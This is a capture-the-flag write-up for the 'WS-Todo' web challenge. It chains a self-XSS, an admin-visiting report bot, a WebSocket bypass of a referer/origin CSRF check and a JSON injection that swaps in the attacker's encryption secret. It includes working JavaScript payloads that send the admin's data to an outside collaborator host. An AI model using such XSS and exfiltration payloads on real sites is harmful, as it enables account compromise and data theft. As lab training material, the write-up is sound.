WS-Todo
WS-Todo
This WebSockets-based Todo application features ✨millitary-grade encryption✨ and is extremely low-latency. Ideal for busy students and working professionals alike.

Launch the docker-build script and see two applications,one on port 8080, very simple web page with a Reflected XSS on parameter html, and the other one on port 80, more proper web page with Register, Login and a To-Do functionalities.
The ToDo app uses websockets to manage the tasks on the application. If we use Developer Tools to inspect traffic we se interesting requests to /decrypt, /secret and /ws endpoints.
There are some strings that appear each time we create a task, someones are:
- Trust yourself. You know more than you think you do.
- Genius is one percent inspiration and ninety-nine percent perspiration.
- Fate is in your hands and no one elses
Source Code Review
As we notice there are two applications on port 8080 theres is a php application with a self XSS, nothing more to see on his source code.
From config files we notice the Database todo with two tables users and todos where those tables are related by the id of the users. Each users have his secret key and theres is an admins users, probably we have to escalate privilege to him.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
CREATE DATABASE todo;
USE todo;

CREATE TABLE users (
    id INT NOT NULL AUTO_INCREMENT,
    username VARCHAR(255) NOT NULL,
    password VARCHAR(255) NOT NULL,
    secret VARCHAR(255) NOT NULL,
    PRIMARY KEY (id)
);

CREATE TABLE todos (
    id INT NOT NULL AUTO_INCREMENT,
    user_id INT NOT NULL,
    data VARCHAR(255) NOT NULL,
    PRIMARY KEY (id),
    FOREIGN KEY (user_id) REFERENCES users(id)
);

INSERT INTO users (username, password, secret) VALUES ('admin', 'REDACTED', 'REDACTED');
From the Docker file the most interesting is the environment variables ENV HTB{test_flag}. We could grep the source code looking for where this env is used and from there start our source code review but I want to try other approach, looking at each functionality, how was developed.
From the package.json
1
2
3
4
5
6
7
8
	"dependencies": {
        "express": "^4.18.1",
        "mysql": "^2.18.1",
		"pug": "^3.0.2",
		"express-session": "1.17.3",
		"@wll8/express-ws": "1.0.3",
		"puppeteer": "^13.0.1"
	}
As the application use node.js with Express. i would like to attach a debugger on my local environment to perform this source code review, for this we need to change some few things. First on the package.json on line 7, the command to start the application we add the paramter –inspect-brk or –inspect with the port we want.
1
2
3
	"scripts": {
		"start": "node --inspect-brk=0.0.0.0:9229 index.js"
	},
On the Dockerfile we have now to expose port we choose
1
EXPOSE 9222
and in the build-docker.sh script we have to also bridge our localhost port to the machine port we choose.
1
docker run -p 80:80 -p 8080:8080 -p 9229:9229 --rm --name=ws_todo -it ws_todo
Finaly we configure on VSCode a launch.json debugger under the folder .vscode
1
2
3
4
5
6
7
8
9
10
11
12
13
14
{
    "version": "0.2.0",
    "configurations": [
        {
            "type": "node",
            "request": "attach",
            "name": "Attach to program",
            "address": "localhost",
            "port": 9229,
            "localRoot": "${workspaceFolder}/challenge/todo",
            "remoteRoot": "/todo"
        }
    ]
}
Authentication and Register
Under /routes we find the logic for /register and /login endpoints. Noting really important, all the sql queries to add new users are secure parameterized.
Decrypt and Secret
/secret get the userId from the session and use it to extract the secret for that userId and response in json format.
/decrypt check if , secret and cipher are present in the body of the request. Then it use function decrypt with these both parameters inside a try-catch statement. The alogirthm is ‘aes-256-ctr’ so we can say is strong, and in this case his implementation is also secure.
1
2
3
4
5
const decrypt = (cipher, key) => {
    const decipher = crypto.createDecipheriv(algorithm, key, Buffer.from(cipher.iv, 'hex'));
    const decrpyted = Buffer.concat([decipher.update(Buffer.from(cipher.content, 'hex')), decipher.final()]);
    return decrpyted.toString();
};
Report
This code we don’t notice in the black-box view, and is very interesting. First had this comment Report any suspicious activity to the admin! so we have here a way to deliver our payload to admin.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
const doReportHandler = async (req, res) => {

    if (!browser) {
        console.log('[INFO] Starting browser')
        browser = await puppeteer.launch({
            args: [
                "--no-sandbox",
                "--disable-background-networking",
                "--disk-cache-dir=/dev/null",
                "--disable-default-apps",
                "--disable-extensions",
                "--disable-desktop-notifications",
                "--disable-gpu",
                "--disable-sync",
                "--disable-translate",
                "--disable-dev-shm-usage",
                "--hide-scrollbars",
                "--metrics-recording-only",
                "--mute-audio",
                "--no-first-run",
                "--safebrowsing-disable-auto-update",
            ]
        })
    }

    const url = req.body.url
    if (
        url === undefined ||
        (!url.startsWith('http://') && !url.startsWith('https://'))
    ) {
        return res.status(400).send({ error: 'Invalid URL' })
    }

    try {
        console.log(`[*] Visiting ${url}`)
        await visit(url)
        console.log(`[*] Done visiting ${url}`)
        return res.sendStatus(200)
    } catch (e) {
        console.error(`[-] Error visiting ${url}: ${e.message}`)
        return res.status(400).send({ error: e.message })
    }
}
Interesting we can send links to admin and it will visit the URL on a emulated browser, i think all we are think the same, we can combine this with the Self-XSS on the php app.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
const visit = async (url) => {
    const ctx = await browser.createIncognitoBrowserContext()
    const page = await ctx.newPage()

    await page.goto(LOGIN_URL, { waitUntil: 'networkidle2' })
    await page.waitForSelector('form')
    await page.type('wired-input[name=username]', process.env.USERNAME)
    await page.type('wired-input[name=password]', process.env.PASSWORD)
    await page.click('wired-button')

    try {
        await page.goto(url, { waitUntil: 'networkidle2' })
    } finally {
        await page.close()
        await ctx.close()
    }
}
As we notice on the visit the admin will first login into the application and then visit the url we pass to them.
antiCSRFMiddleware
All this routes and the /ws endpoints are protected by the antiCSRFMiddleware middleware
1
2
3
4
5
6
7
8
9
10
const antiCSRFMiddleware = (req, res, next) => {
    const referer = (req.headers.referer? new URL(req.headers.referer).host : req.headers.host);
    const origin = (req.headers.origin? new URL(req.headers.origin).host : null);

    if (req.headers.host === (origin || referer)) {
      next();
    } else {
      return res.status(403).json({ error: 'CSRF detected' });
    }
};
- Extraction of referer and origin: First, try to extract the host from the Referer and Origin headers of the incoming request. If Referer is not found, use the host of the request as the referer value. For origin, if it is not present, set it as null.
- Hosts Comparison: Then compare the request host (req.headers.host) with the values extracted from referer and origin. If the request host matches any of the others (giving priority to origin if it’s present), allow the request to continue to the next middleware or controller (next()). This is an attempt to ensure that the request comes from the same domain as the server expects.
- Blocking Suspicious Requests: If the request host does not match either origin or referer, consider that the request might be part of a CSRF attack and block the request, returning a response with HTTP status 403 (Forbidden) and an error message indicating that CSRF was detected.

To send a request with no Referer header we need to include the no-referrer policy in our html page as describe here
1
<meta name="referrer" content="no-referrer" />
Now he have to send a request with no Origin header, interesting is no valid a null origin, that shit broke the page  So how we can bypass this, ? we don’t bypass. ! (important message from hackthebox), in the moment you notice this you change your mind and find an alternative way.
WebSockets
The code to manage websocket is on the wsHandler.js Two functionalities for the websocket endpoint, add and get.
- Add its just for add a new task
- Get to get all task for the user, if the userId is the admin it will return the flag on the quote parameter, notice all parameters are encripted with the secret of that userid.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
else if (data.action === 'get') {
            try {
                const results = await db.getTasks(userId);
                const tasks = [];
                for (const result of results) {

                    let quote;

                    if (userId === 1) {
                        quote = `A wise man once said, "the flag is ${process.env.FLAG}".`;
                    } else {
                        quote = quotes[Math.floor(Math.random() * quotes.length)];
                    }

                    try {
                        const task = JSON.parse(result.data);
                        tasks.push({
                            title: encrypt(task.title, task.secret),
                            description: encrypt(task.description, task.secret),
                            quote: encrypt(quote, task.secret)
                        });
                    } catch (e) {
                        console.log(`Error parsing task ${result.data}: ${e}`);
                    }
                }
                ws.send(JSON.stringify({ success: true, action: 'get', tasks: tasks }));
            } catch (e) {
                ws.send(JSON.stringify({ success: false, action: 'get' }));
            }
        }
So i think we have our attack path
- Use the /report endpoint send the Self XSS vuln in the php app.
- In our XSS payload we have to:
- Request the /ws with get action and keep the json repsonse. We need to bypass that CSRF protection.
- Request to /secret to get the admin secret token and keep it on varaible.
- Request to /decrypt with the response to /ws and the secret obtained in the last step.
- Exfiltrate the response on /decrypt to an external server on our control, vps, burp collaborator or ngrok.
Local Testing
So lest make the XSS payload that will execute the steps to exfiltrate the flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
<meta name="referrer" content="no-referrer" />
<script>
let ip = "127.0.0.1";
let ws = new WebSocket(`ws://${ip}:80/ws`);
const secret = fetch(`http://${ip}/secret`, {method: 'GET', credentials: 'include' }).then(res => res.json()).then(data => data.secret);
const decrypt = (cipher, secret) => {
    return fetch(`http://${ip}/decrypt`, {
        method: 'POST',
        credentials: 'include',
        headers: { 'Content-Type': 'application/json', 'Referer': undefined,'Origin': undefined },
        body: JSON.stringify({ cipher, secret })
    })
    .then(res => res.json())
    .then(json => json.decrypted);
};
const exfiltrate = (data) => {
    var exfil = new XMLHttpRequest();
    exfil.open("POST", "http://<burp-payload>/log", false);
    exfil.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    exfil.send('Exfiltrate=' + encodeURIComponent(btoa(data)));
    exfil.send();
};
ws.onopen = function() {
  ws.send(JSON.stringify({"action":"get"}));
};
ws.onmessage = function(event) {
  let response = JSON.parse(event.data);
  if(response.tasks && response.tasks.length > 0) {
    response.tasks.forEach(task => {
      if(task.quote) {
        try {
            var iv = task.quote.iv;
            var encripted_content = task.quote.content;
            data = decrypt(task.quote,secret);
            console.log(data);
            exfiltrate(data);

      } catch(e) {
        console.log("Error: ", e)
      }
      }
    });
  }
};
</script>
One thing i was not consider is that admin will visit this page after login on this url http://127.0.0.1/login , hi will vist the url we send him with the IP of the challenge http://127.0.0.1:8080/index.php?html=payload. Lets divide the payload in more simple steps , firts check i we can access the /secret endpoint
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
const exfiltrate = (data) => {
    var exfil = new XMLHttpRequest();
    exfil.open("POST", "http://yhjgoc9l6ppxbi25bnmmv26t1k7dv4jt.oastify.com/what", false);
    exfil.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    exfil.send('Exfiltrate=' + encodeURIComponent(btoa(data)));
};
var req = new XMLHttpRequest();
req.onreadystatechange = function() {
    try {
        var secret = this.responseText;
        exfiltrate(secret);
    } catch (error) {
        exfiltrate(error.message);
    }
};
req.open("GET", "http://127.0.0.1/secret", true);
req.withCredentials = true;
req.send();
We will not be able to bypass the Origin check on the CSRF on the /secret and /decrypt endpoint , but on the /ws ? WebSocket don’t care about CORS !.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
const exfiltrate = (data) => {
    var exfil = new XMLHttpRequest();
    exfil.open("POST", "http://<brup-payload>/ws", false);
    exfil.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    const encodedData = encodeURIComponent(btoa(JSON.stringify(data)));
    exfil.send('Exfiltrate=' + encodedData);
};

let ip = "127.0.0.1";
let ws = new WebSocket(`ws://${ip}/ws`);
ws.onopen = () => {
    ws.send(JSON.stringify({ action: 'add' }))
    ws.send(JSON.stringify({ action: 'get' }))
}
ws.onmessage = async (msg) => {
  let response = JSON.parse(msg.data);
  if (response.success){
    if (response.action === 'get') {
        exfiltrate(response.tasks);
    }
  }
}
We need to add a task to the admin, so in his quote the flag (encripted) will be return. Sending the web socket paylaod inside a eval(atob('<base64-payload>'))

The content response.tasks is returned to us

1
2
3
4
5
6
7
8
9
[
    {"title":
        {"iv":"5f9520b98f3ffcb08b616a06716628d0","content":"512bd2cd527f54fa28"},
    "description":
        {"iv":"df8487b255095a3a832f1677d3f02cf4","content":"17b2bc486b89d9eca2"},
    "quote":
        {"iv":"8b4c9e46a61cb067b0bc00b709e5dca0","content":"7480f0248463e8315d358e32f8d8774906b08066dc412f78e6e97b740041d7cb2da74188e16dec198bc4a69dd55d8305e82f478981ac9ee80cc224bca2ca54"}
    }
]
But its all encripted with the secret of admin, we can brute force ? , go back to source code review and see what we missed.
Source Code Review - Again
In this step, the only thing left is some vulnerability in the data encryption, let make some review of what data we control that its encripted, for that we need to check the ‘add task’ functionality.
1
2
3
4
5
6
7
8
if (data.action === 'add') {
    try {
        await db.addTask(userId, `{"title":"${data.title}","description":"${data.description}","secret":"${secret}"}`);
        ws.send(JSON.stringify({ success: true, action: 'add' }));
    } catch (e) {
        ws.send(JSON.stringify({ success: false, action: 'add' }));
    }
}
We control the title and the description of the task, and with the uses of this is converted to a string passes to the db as adata VARCHAR(255) NOT NULL``
1
2
3
4
async addTask(userId, data) {
    const result = await this.query('INSERT INTO todos (user_id, data) VALUES (?, ?)', [userId, data]);
    return result;
}
Then when we perfom an action of get to the websocket
1
2
3
4
5
6
7
8
9
10
11
12
13
14
else if (data.action === 'get') {
    try {
        const results = await db.getTasks(userId);
        const tasks = [];
        for (const result of results) {
            ....
                              try {
                        const task = JSON.parse(result.data);
                        tasks.push({
                            title: encrypt(task.title, task.secret),
                            description: encrypt(task.description, task.secret),
                            quote: encrypt(quote, task.secret)
                        });
        }
the task we insert are parse as JSON, a JSON that is under our control. What happend if we broke the json structure with the descripton field with something like randomdata\",\"secret\":\"mysecret\"}"}

Now if we make a get , what could happen is we broke the JSON on the application logs

data Field had a max length of 255, so we can make our payload {"title":"${data.title}","description":"${data.description}" of exactly 255, using this site I find this payload, the secret is my user secret so i can decrypt when a deviler the payload to admin
1
"title":"abcdefghij","description":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\",\"secret\":\"313666723caa08c547ee165611c34f90\"}
to adjust the payload i just put a breakpoint on the sql execution


We can see what happens if we dont put the correct size, it will broke the parse.

Now we have to add this payload to our XSS exploit to the admin
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
const exfiltrate = (data) => {
    var exfil = new XMLHttpRequest();
    exfil.open("POST", "http://<brup-payload>/ws", false);
    exfil.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    const encodedData = encodeURIComponent(btoa(JSON.stringify(data)));
    exfil.send('Exfiltrate=' + encodedData);
};

let ip = "127.0.0.1";
let ws = new WebSocket(`ws://${ip}/ws`);
ws.onopen = () => {
    ws.send(JSON.stringify(
        {
            action: 'add',
             "title":"abcdefghij","description":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\",\"secret\":\"c382fbddc32d43b375bb32c5ede3f1bb\"}"
            }
        ))
    ws.send(JSON.stringify({ action: 'get' }))
}
ws.onmessage = async (msg) => {
  let response = JSON.parse(msg.data);
  if (response.success){
    if (response.action === 'get') {
        exfiltrate(response.tasks);
    }
  }
}
Sending this to admin

We decode the payload and see a lot of content , what do care is the quote of the task that we inject
1

{"iv":"fb45fbbbf656140b1792a5232a68e46e","content":"f22efe8d02b082a195f0ed95cabf2b850ddaf9aad622d3130a396e4ee08411d01760c56dfe9d537e3a223cb2f81dab43b576dd0f51f620332d94da6f1327bc8def1c74c3ad2dca4f181969d1fad7f3c13ced3ee58bab60012bd68961b6428933e97ae5b264a63d547ea7e215746508af26037676de3d56bacff1231d3780508804481044dfdda23c54a64fca5f1259c46605a224e81ba74c962fa99dadab04c6583988e90b0e978602d2dbb8"},"quote":{"iv":"48fe1001751189a4c428aa7f7c33064e","content":"7b00374236222f1b421db56081a3c2e853c83f5958763586a60e6360b172159df3b5baa22ce8f3cf139572f681356029b2ffcc"}}
Using our /decrypt endpoint
Proof of concept